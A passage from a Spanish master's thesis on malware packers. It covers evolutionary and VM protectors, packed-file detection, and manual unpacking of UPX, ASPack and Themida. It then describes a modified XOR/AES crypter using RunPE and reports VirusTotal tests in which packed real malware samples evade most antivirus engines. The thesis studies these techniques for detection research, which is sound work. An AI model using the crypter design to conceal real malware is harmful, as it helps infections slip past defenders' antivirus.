- También se puede introducir un BREAKPOINT HW en el registro ESP para cuando se ejecute las instrucciones (PUSHAD o POPAD) que guardan y restauran los valores originales que tenía el fichero PE antes de ser empaquetados.
- Otra técnica que funciona a menudo consiste en localizar las llamadas a la función ***VirtualAlloc*** (VirtualAllocEx, ZwAllocateVirtualMemory) que se encargan de reservar espacio en memoria donde se va a desempaquetar el código. Basta con situar un breakpoint en las llamadas a esta función.

- Otra opción a tener en cuenta es que este tipo de empaquetadores suelen crear un nuevo proceso en memoria en el cual inyectan el código malicioso que han desempaquetado, se podría colocar un breakpoint en la función ***ZwResumeThread***, esperar hasta que la ejecución se detenga en ese punto, asociar el Debugger al nuevo proceso generado, colocar otro breakpoint en el ENTRY POINT del proceso suspendido y reanudarlo. La ejecución se detendrá de nuevo en el Entry Point y podremos hacer un volcado de la memoria para tener acceso al código original del fichero PE.

En función de la complejidad del custom packer, se tardará más o menos tiempo en obtener el código original del fichero PE.

Podemos encontrar algunos ejemplos de custom packer en [13], en [14] y [15].

Puntos fuertes	Puntos débiles	Como detectarla
Son difíciles de detectar. Pueden dificultar mucho la labor de los analistas.	Están muy estudiados.	Mediante emuladores y técnicas de desensamblado como breakpoint en funciones tipo VirtualAlloc.

Tabla 12. Resumen Custom Packer.

VM Protectors [16][17]

Este tipo de protección se añade a los ficheros PE para dificultar el análisis de los antivirus y se aprovecha de la característica de compilación JUST IN TIME que tienen lenguajes como C#.NET, VB.NET o JAVA. Lo que hace es convertir el código del fichero PE en bytecodes que serán traducidos de nuevo al código original durante la ejecución de la máquina virtual que está incluida en la capa de protección. El proceso sería el siguiente:

- Se ejecuta el fichero PE y se lanza la máquina virtual en memoria.
- Comienza a trasladarse los bytecodes al código original, todo esto sigue haciéndose en memoria, nada en disco.
- Una ver finalizada la rutina de desempaquetado, se ejecuta el payload del fichero PE.

Se puede encontrar más información en [16] y [17].

Puntos fuertes	Puntos débiles	Como detectarla
Son difíciles de detectar. Pueden dificultar mucho la labor de los analistas.	Están muy estudiados.	Mediante breakpoint en funciones tipo VirtualAlloc y buscando funciones y procesos típicos de entornos virtualizados.

Tabla 13. Resumen VM Protector.

Empaquetadores Evolutivos [18]

Este tipo de empaquetador está basado en técnicas de Inteligencia Computacional y Algoritmos Evolutivos. El empaquetador evolutivo es responsable de crear nuevos mecanismos de ocultación lo suficientemente fuertes para asegurar la supervivencia del malware. Una parte fundamental de esta técnica es el ***Generador de Opcodes*** que está integrado en el empaquetador.

El Generador de Opcodes se compone de dos rutinas, una de ellas es la encargada de ocultar el código y la otra es la encargada de volver a obtener el código original. Estas rutinas se pueden utilizar tanto para empaquetar tan sólo el payload del fichero PE, se conoce por ***Evolutionary Payload***, o para empaquetar el fichero PE completamente, se conoce por ***Evolutionary Packer***.

Recordemos que un opcode es la representación binaria de una instrucción en ensamblador y el generador evolutivo de opcode se encarga de crear tanto la función de codificación como la función de decodificación basadas en la generación aleatoria de una secuencia de longitud variable de instrucciones en ensamblador x86. Estas funciones se crean en paralelo y necesitan para ello instrucciones en ensamblador

reversibles (por ejemplo, INC, ROR, BSWAP, XCHG) y pequemos bloques de código que tengan una complementaria.

El objetivo es conseguir pasar inadvertido a través de la diversidad, el proceso se repite durante varias iteraciones y se compara con el coeficiente de Jaccard (que indica el grado de similitud entre dos muestras) hasta alcanzar el límite establecido.

1.3.1.3. Conjunto de instrucciones 8086

El lenguaje ensamblador del Intel x86 se compone de cientos de instrucciones, cada una tiene su representación en formato binario (***opcode***) en función de su uso. Desafortunadamente, sólo un pequeño conjunto de estas instrucciones puede ser utilizado para implementar el Generador de Opcode. Son unas 20 entre las que están XOR, INC, DEC, NEG, ROL y ROR. Estas instrucciones se almacenan en una base de datos que incluye el tipo de opcode, su longitud, un puntero al opcode opuesto, si necesita un parámetro, su tipo y longitud.

1.3.1.4. Evolutionary Payload

El objetivo es ocultar un trozo arbitrario de código, donde está el payload. Es adecuado para ocultar un “shellcode” que se inyecta en un fichero PE. En cuanto el fichero se ejecuta, la rutina de decodificación restaurará el shellcode original en memoria y se ejecutará. En el código del fichero PE, el shellcode está en formato binario y se pasa por el Generador de Opcode para camuflar las instrucciones en ensamblador por las nuevas que se han generado. Será durante la ejecución del fichero cuando la rutina inversa deshaga la operación de ocultación.

1.3.1.5. Evolutionary Packer [18]

El objetivo es desarrollar un packer capaz de complicar el análisis creando en cada ocasión una nueva rutina de empaquetado aprovechando los algoritmos evolutivos. A diferencia del Evolutionary Payload, el Evolutionary Packer coge todo el fichero PE en lugar de un trozo de código.

Las secciones .CODE y .DATA son codificadas y se crea una nueva sección donde se introduce la rutina de decodificación. Evidentemente el tamaño del fichero PE se incrementa, esto da una pista a los analistas de malware. El código del

desempaquetador es lo primero que se ejecuta cuando se lanza el fichero PE y se encarga de restaurar las secciones originales del fichero PE en memoria de la siguiente manera:

- Lo primero que hace el Windows Loader es cargar el fichero PE a partir de la ImageBaseAddress en memoria.
- A continuación se analiza la cabecera del fichero PE en busca de la dirección de la SectionTable, donde aparecen las direcciones de cada una de las secciones del fichero PE.
- Hay que reparar las ubicaciones de las secciones porque actualmente están en una dirección y deberían estar en otra según el fichero PE original, esto se hace recorriendo la RelocationTable y reparando esas posiciones.
- Finalmente, cuando está todo en su sitio, el flujo del programa pasa al OEP y se ejecuta el programa original.

Puntos fuertes	Puntos débiles	Como detectarla
Son difíciles de detectar. Pueden dificultar mucho la labor de los analistas.	La dificultad a la hora de desarrollarlo en el código	Mediante emuladores y técnicas de desensamblado como breakpoint en funciones tipo VirtualAlloc.

Tabla 14. Resumen Evolutionary Packer.

2. TÉCNICAS DE DETECCIÓN DEL MALWARE [4] [5]

Cuando vamos a realizar el análisis de un fichero malicioso, lo único que tenemos es un fichero que muy posiblemente tendrá un contenido no legible a simple vista. Para poder tener acceso al contenido del fichero o para saber cual es su finalidad, tenemos dos formas de actuar: mediante un ***análisis estático*** donde se revisa el fichero sin ejecutarlo o mediante un ***análisis dinámico*** que conlleva la ejecución del fichero.

2.1. Análisis básico estático

Consiste en examinar el fichero sin ver las instrucciones actuales. En algunas ocasiones, cuando el malware es muy sencillo, este tipo de análisis nos puede indicar si el fichero es peligroso o no, mostrando lo que va a hacer el fichero cuando se ejecute. Es una técnica rápida y sencilla, pero que suele dar fallos con malware sofisticados.

2.2. Análisis básico dinámico

Este tipo de análisis conlleva la ejecución del fichero PE y la posterior observación del comportamiento del mismo en el equipo donde se esté ejecutando, para obtener una firma basada en su comportamiento en función de las acciones que realice (borrado de ficheros, persistencia, propagación, encriptado) y también para saber cómo habría que eliminarlo. Evidentemente la ejecución se debe llevar a cabo en un entorno seguro (sandbox o máquina virtual) que no esté conectado a la red pero que simule estar conectado a la misma para que el fichero PE se ejecute como si estuviera en un entorno real. Este tipo de análisis tiene sus inconvenientes porque para algunos tipos de malware mas avanzados no es efectivo.

2.3. Análisis estático avanzado

Este tipo de análisis hace uso de la ingeniería inversa y de los desensambladores para poder analizar el código del fichero PE, instrucción por instrucción hasta conocer la finalidad del mismo. Este tipo de análisis lo realizan técnicos (researches) con amplios conocimientos en lenguajes de bajo nivel y en las estructuras de los sistemas operativos x86.

2.4. Análisis dinámico avanzado

La herramienta principal que se utiliza en este tipo de análisis es el Debugger que nos ofrece información sobre el estado interno de los procesos que lanza el fichero PE. Este tipo de análisis se realiza cuando los anteriores no han obtenido resultados. Se suele combinar con el análisis estático avanzado.

2.5. Técnicas de detección de malware basadas en análisis estático

Como se ha mencionado anteriormente, el análisis estático busca conocer el código y la estructura del fichero PE, para ellos las principales técnicas que se utilizan son:

Escáner de antivirus

Lo primero que debemos hacer cuando tenemos sospechas de que un fichero puede ser malicioso es escanearlo con el antivirus que tengamos instalado en nuestro equipo y a continuación es muy recomendable que lo analicemos en algunas de las plataformas que analizan este tipo de ficheros contra varios motores de antivirus, como **VirusTotal** (https://www.virustotal.com/gui/home/upload) o ***Hybrid Analysis*** (https://www.hybrid-analysis.com/?lang=es). Estos programas además de realizar un análisis basado en firmas también realizan un análisis heurístico en busca de ciertos patrones de comportamiento que puedan ser sospechosos. Al final nos dan un informe tanto con los motores que lo han clasificado como peligroso como aquellos que no han detectado nada.

Búsqueda de cadenas (STRINGS)

La mayoría de los programas que encontramos en los ficheros PE suelen contener ***cadenas de caracteres*** que se utilizan para imprimir mensajes, formar URL, copiar ficheros a cierto directorio, etc. En algunos casos pueden ser muy descriptivos y nos aportan información sobre la funcionalidad del programa.

```
C:>strings bp6.ex_
VP3
VW3
t$@
D$4
99.124.22.1 ❹
e-@
GetLayout ❶
GDI32.DLL ❸
SetLayout ❷
M}C
Mail system DLL is invalid.!Send Mail failed to send message. ❺
```

Figura 37. Resultado programa String .

En este ejemplo obtenido al ejecutar la utilidad String sobre el fichero bp6.ex_ vemos como aparecen unos cuantos string en negrita que no aportan información, sin embargo, vemos en 4 una dirección IP, algo sospechoso. En 1,2,3 vemos nombre de funciones y una dll de Windows, lo cual también nos puede hacer sospechar de este fichero. En 5 vemos un mensaje de error al enviar un mail, lo cual quiere decir que el programa hace uso del sistema de correo, habría que revisar el sistema de correo para comprobar si hay algo raro.

3. TÉCNICAS DE DETECCIÓN DEL MALWARE EMPAQUETADO [8][9]

Recordemos que un creador de malware suele empaquetar u ofuscar sus ficheros para evadir la seguridad de los antivirus y dificultar el análisis por parte de los analistas de malware. Normalmente el programa de empaquetado aplica técnicas de compresión sobre el fichero de manera que sólo con un análisis estático no es suficiente para acceder al contenido del fichero, ya que previamente se debe de desempaquetar (descomprimir) el fichero para poder analizarlo. El primer paso es reconocer si el fichero PE está realmente empaquetado o no.

3.1. Ausencia de cadenas (STRING)

Normalmente los ficheros suelen contener cadenas que identifican variables, funciones u otros elementos del código, y los ficheros empaquetados se suelen caracterizar por el poco número de cadenas que contienen, lo cual es un indicador de que el fichero puede estar empaquetado.

3.2. El fichero PE tiene pocos import y aparecen las funciones LoadLibrary y GetProcAddres

Otra pista que nos puede indicar que el fichero PE está empaquetado es la presencia de pocos import y la aparición de ciertas funciones de la API de Windows como ***LoadLibrary*** y ***GetProcAddres*** que se utilizan para cargar otras funciones.

3.3. IDA reconoce poco código

Cuando abrimos el fichero PE desde IDA Pro, el programa reconoce muy poco código en el análisis automático incial.

3.4. OllyDbg indica que el fichero PE está empaquetado

Al cargar el fichero en OllyDbg nos aparece un aviso que el fichero PE está empaquetado.

3.5. Aparecen nombres de secciones sospechosos

Por ejemplo, el empaquetador UPX crea dos nuevas secciones llamadas UPO y UPX1, donde introduce la función de desempaquetado y parte del código original.

3.6. Aparecen tamaños de secciones que no tienen lógica

Por ejemplo, secciones con tamaño en disco (Raw Data) pequeño o cero y luego el tamaño en memoria (Virtual Size) es muy superior, lo cual indica que se va a realizar una operación de desempaquetado en memoria.

3.7. Valor de entropía demasiado alto

Al analizar la entropía del fichero PE mediante herramientas que nos dan esta información, si observamos que el fichero tiene un valor demasiado alto, suele estar entre 0 y 8, si se acerca a 8 puede indicar que el fichero ha sufrido algún proceso (compresión, cifrado, ofuscación) que ha aumentado la entropía y nos da una pista de que puede ser malicioso.

3.8. Uso de herramientas (PEiD, Exeinfo PE)

Herramientas como PEiD nos informan del tipo de empaquetador o de compilador que se ha utilizado para hacer la aplicación. Esta herramienta es capaz de reconocer un gran número de empaquetadores.



Figura 38. Empaquetador oligomórfico.



Figura 39. Empaquetador oligomórfico.

3.9. Consejos y trucos para los empaquetadores más conocidos

En este apartado voy a comentar algunos de los empaquetadores más usados y que estrategia hay que seguir para desempaquetarlos de forma manual. En algunos casos existen desempaquetadores automáticos pero no siempre funcionan y por eso hay que saber como hacer ajustes a mano.

UPX

Ultimate Packer for eXecutables (UPX) recordemos que es open source, gratuito y multiplataforma. Tiene gran capacidad de compresión y es muy rápido. Y en memoria requiere poco espacio.

UPX **no** fue diseñado para dificultar la labor de los analistas de malware ya que el mismo UPX es capaz de desempaquetarse a si mismo. Con la opción (-d) se puede realizar la descompresión del fichero PE. Muchos programas maliciosos aparecen empaquetados con UPX para ocultar una segunda capa de empaquetado y despistar así a los analistas. A veces es una versión modificada de UPX la que se aplica al fichero PE y en esos casos no es posible usar UPX para descomprimir. Lo que se hace es localizar el OEP utilizando las técnicas descritas antes como con el plugin de OllyDbg o con la táctica de buscar la instrucción JMP (Tail Jump).

PECompact

Es otro packer comercial que se caracteriza por su velocidad y rendimiento. Incluye excepciones anti-debbuging y ofuscación de código lo que complica bastante la labor de desempaquetarlo. Además PECompact se puede encontrar en forma de plugin que se puede añadir a herramientas de terceros que lo quieran utilizar.

La forma de desempaquetar PECompact es similar a la descrita anteriormente para UPX. Como genera excepciones necesitaremos de un Debugger como OllyDbg para saltar las excepciones. Para encontrar el OEP utilizaremos la técnica de Tail Jump, o sea, buscaremos las instrucciones JMP.

ASPack

Se caracteriza por su seguridad y la dificultad para desempaquetarlo. Utiliza técnicas de auto-modificación del código lo que hace complicado el uso de breakpoints para analizarlo. Además estos breakpoints pueden provocar que el programa termine de forma abrupta.

La forma adecuada de analizarlos es con breakpoints de tipo HW colocados en la pila. En ocasiones podemos encontrar herramientas automáticas que nos pueden ayudar en la fase de análisis, aunque no siempre funcionan.

En el análisis manual buscaremos la instrucción PUSHAD y comprobaremos en la pila las direcciones de los registros que se están almacenando. Luego colocaremos un breakpoint HW en esa dirección. Cuando se ejecute la instrucción POPAD el breakpoint HW se disparará y recorriendo las instrucciones siguientes llegaremos hasta el Tail Jump al OEP.

Petite

Es parecido a ASPack y también utiliza técnicas anti-debugging para dificultar el análisis. También usa excepciones para interrumpir el Debugger. La estrategia es utilizar también breakpoint HW en la pila para localizar el OEP.

Petite mantiene al menos un import por cada librería de la tabla de importación, lo que hace que sea fácil determinar las DLL que el malware utiliza sin necesidad de desempaquetarlo.

WinUpack

Tiene una interfaz gráfica que facilita su uso, se caracteriza por su óptima compresión pero no por su seguridad. También tiene una versión de línea de comandos llamada UPack.

Existen herramientas automáticas de desempaquetado tanto para WinUpack como para UPack. Incorpora algunas medidas de seguridad que dificultan la

localización del OEP, técnicas como Tail Jump o el propio OllyDump no funcionan porque WinUpack oculta el Tail Jump haciendo que esté en la misma sección que el stub de desempaquetado. De esta forma evita técnicas como "section-hopping" o salto entre secciones cuando va a regresar al OEP.

La mejor estrategia para encontrar el OEP para programas que estén empaquetados con WinUpack es colocar un breakpoint en GetProcAddress y ejecutar paso a paso las instrucciones que restauran la tabla de import.

Otra opción es colocar un breakpoint en GetModuleHandleA para programas que utilizan la interfaz gráfica o GetCommandLineA para los de línea de comandos. En Windows estas funciones son llamadas cerca del OEP. Una vez se dispare el breakpoint podemos comprobar las instrucciones anteriores en busca del OEP.

Themida

Es uno de los Packers más complicados debido a la gran cantidad de opciones que incorpora. Tiene opciones anti-debugging y anti-analysis que dificultan el desempaquetado por parte de los analistas de malware.

También contiene características para prevenir el análisis en entornos virtuales (VMWare), en debuggers y con programas que monitorizan procesos (procmon).

Existen herramientas automáticas diseñadas para desempaquetar los ficheros de Themida pero su éxito depende de la versión de Themida utilizada y de las opciones que se hayan elegido al utilizar Themida. Debido a la gran cantidad de opciones que incorpora Themida, es difícil encontrar una estrategia común para realizar la labor de desempaquetado.

Una de las estrategias que suelen funcionar es usar ProcDump para volcar los procesos que hay en memoria sin necesidad de hacer debugging. ProcDump es una herramienta de Microsoft que permite volcar procesos de la memoria sin necesidad de pararlos y sin tener que debuggearlos. Muy apropiado para Packers que utilizan técnicas anti-debugging. Este proceso no restaura completamente el fichero original pero permite buscar cadenas (strings) y realizar algún análisis del código.

4. EMPAQUETADORES CAPACES DE EVITAR LAS TÉCNICAS ACTUALES DE DETECCION DE MALWARE EMPAQUETADO

4.1. Empaquetadores Polimórficos

Son aquellos empaquetadores que puede cifrar el código del fichero PE con un codificador diferente cada vez que se ejecute para propagarse, tiene un generador aleatorio que le permite utilizar un tipo de cifrado distinto en cada ocasión, consiguiendo así modificar la firma constantemente de manera que el motor de AV no sea capaz de identificarlo mediante la comprobación de firmas.

4.2. Empaquetadores Metamórficos

Son aquellos empaquetadores capaces de modificar el código del fichero PE cuando se ejecutan obteniendo un nuevo fichero PE. Hay que resaltar que esta modificación del código no afecta a la finalidad del mismo, es decir, el objetivo final para el que fue diseñado el fichero PE es el mismo aunque se realice de forma distinta. A este cambio del código del fichero PE se le suele denominar mutación y cada nueva mutación genera un nuevo fichero PE con una nueva firma que posiblemente el motor de AV no tenga detectada.

4.3. VM Protectors (empaquetadores virtualizados)

Son aquellos empaquetadores en los que el código fuente del fichero PE se ha pasado a formato de bytecode que sólo es interpretable por una máquina virtual, es decir, dentro del fichero PE hay incluida una máquina virtual, que durante la ejecución del fichero PE, va transformando los bytecodes en las instrucciones en ensamblador que es capaz de ejecutar el compilador del equipo donde se está ejecutando. Evidentemente los motores de AV no son capaces de obtener una firma válida desde los bytecodes y por tanto no pueden identificar como maliciosos estos ficheros.
Ejemplo: VMProtect

4.4. Custom Packer

Como la mayoría de los empaquetadores comerciales ya están detectados por los motores de AV, algunos investigadores de malware han desarrollado sus propios empaquetadores que guardan en secreto. Los suelen usar en combinación con otro de tipo de empaquetador comercial, mediante herramientas como Bundlers, recordemos que los Bundlers eran capaces de coger dos o más ficheros y formar un solo paquete.

5. PROPUESTAS DE MEJORA PARA DETECCIÓN DE EMPAQUETADORES

- Cómo hemos visto a lo largo del TFM la detección basada en firmas es un método obsoleto para los nuevos malware que hacen uso de empaquetadores polimórficos y metamórficos, empaquetadores virtualizados y los empaquetadores propios (Custom Packers), se debe apostar por conseguir definir una nueva firma basada en otros parámetros como:

    - Comportamiento del fichero PE durante su ejecución
    - Qué ficheros manipula
    - Qué conexiones de red establece
    - Hace uso del correo
    - Modifica el registro
    - Aparece algún STRING llamativo
    - Qué tipo de IMPORT realiza

- Hay que investigar en cómo clasificar el comportamiento de estos ficheros PE durante su ejecución en entornos controlados porque intentar analizar el contenido “cifrado” del fichero PE va a ser cada vez más difícil, ya que las técnicas de ofuscación del código y las técnicas de cifrado son muy complejas y costosas de resolver, y hay ocasiones en las que el factor tiempo juega en contra de los analistas de malware.

- Otro factor a tener en cuenta es el tema de la Inteligencia Artificial y las Redes Neuronales, al igual que los desarrolladores de malware están aplicando estos avances en el desarrollo de nuevos malware, los analistas de seguridad deben de aplicar estas técnicas para desarrollar sistemas que sean capaces de detectar si un fichero PE es malicioso o no.

6. DESARROLLAR UN EMPAQUETADOR CAPAZ DE EVITAR LAS ACTUALES TÉCNICAS DE DETECCIÓN DE MALWARE EMPAQUETADO

Para este apartado del TFM voy a tomar como referencia un packer existente que lo podemos encontrar en el repositorio de GITHUB de Jyang772 (https://github.com/Jyang772/XOR_Crypter).

El packer que he probado y modificado es uno de tipo CRYPTER y se basa en lo siguiente:

a. Lee los datos del fichero de entrada.
b. Encripta los datos mediante la operación XOR + CLAVE.
c. Genera un fichero con los datos encriptados para que el AV no lo detecte y los guarda en la sección RESOURCE del nuevo fichero.
d. Cuando el fichero se ejecuta, se desencripta en la memoria del sistema.
e. Una vez desencriptado, se ejecuta desde la memoria del sistema.
f. Utiliza la técnica RUNPE que consiste en ejecutar el fichero original, pone el proceso en suspensión, vuelve a mapear en memoria el payload del fichero malicioso y lo ejecuta.

Mi modificación ha consistido en añadir varias capas más de complejidad al packer, en concreto tenemos las siguientes opciones:

- XOR (cifrado por defecto)
- AES (nueva opción 3)
- XOR + AES (nueva opción 4)
- AES + XOR (nueva opción 5)
- XOR +AES + XOR (nueva opción 6).



Figura 40. Ejemplo de packer “Builder.exe”.

7. DEMOSTRAR LA CAPACIDAD DEL EMPAQUETADOR DESARROLLADO PARA ELUDIR LAS TÉCNICAS DE DETECCIÓN DE MALWARE EMPAQUETADO

Para probar la funcionalidad del nuevo packer primeramente vamos a coger unas muestras de malware real para proceder a su empaquetamiento. Estas muestras se han cogido de la siguiente web:

- https://github.com/daveti/mre Las muestras están comprimidas en formato 7zip y la contraseña para poder descomprimir es “malware”. He cogido para las pruebas los tres ficheros que aparecen:

Figura 41. Muestras reales de malware.

A continuación vamos a proceder de la siguiente manera:

- Se toma la primera muestra y se sube a VirusTotal(VT), enseguida aparece como detectada por la mayoría de los motores de AV.



Figura 42. Resultado VT muestra 3.

- Se lanza el packer con el comando “Builder.exe” que nos pide el nombre del fichero de entrada (la muestra malware), el nombre de fichero de salida y la opción elegida (opción 2 XOR):



Figura 43. Resultado VT muestra 3 XOR.

- El packer ha conseguido ocultar el malware a 51 motores de AV simplemente utilizando una operación XOR.

- Volvemos a lanzar el packer con la opción 3 AES:



Figura 44. Resultado VT muestra 3 AES.

- El resultado no es tan potente como el anterior pero también consigue ocultar el malware para 29 motores de AV.

- Ahora probamos el packer con la opción 6 XOR + AES + XOR:

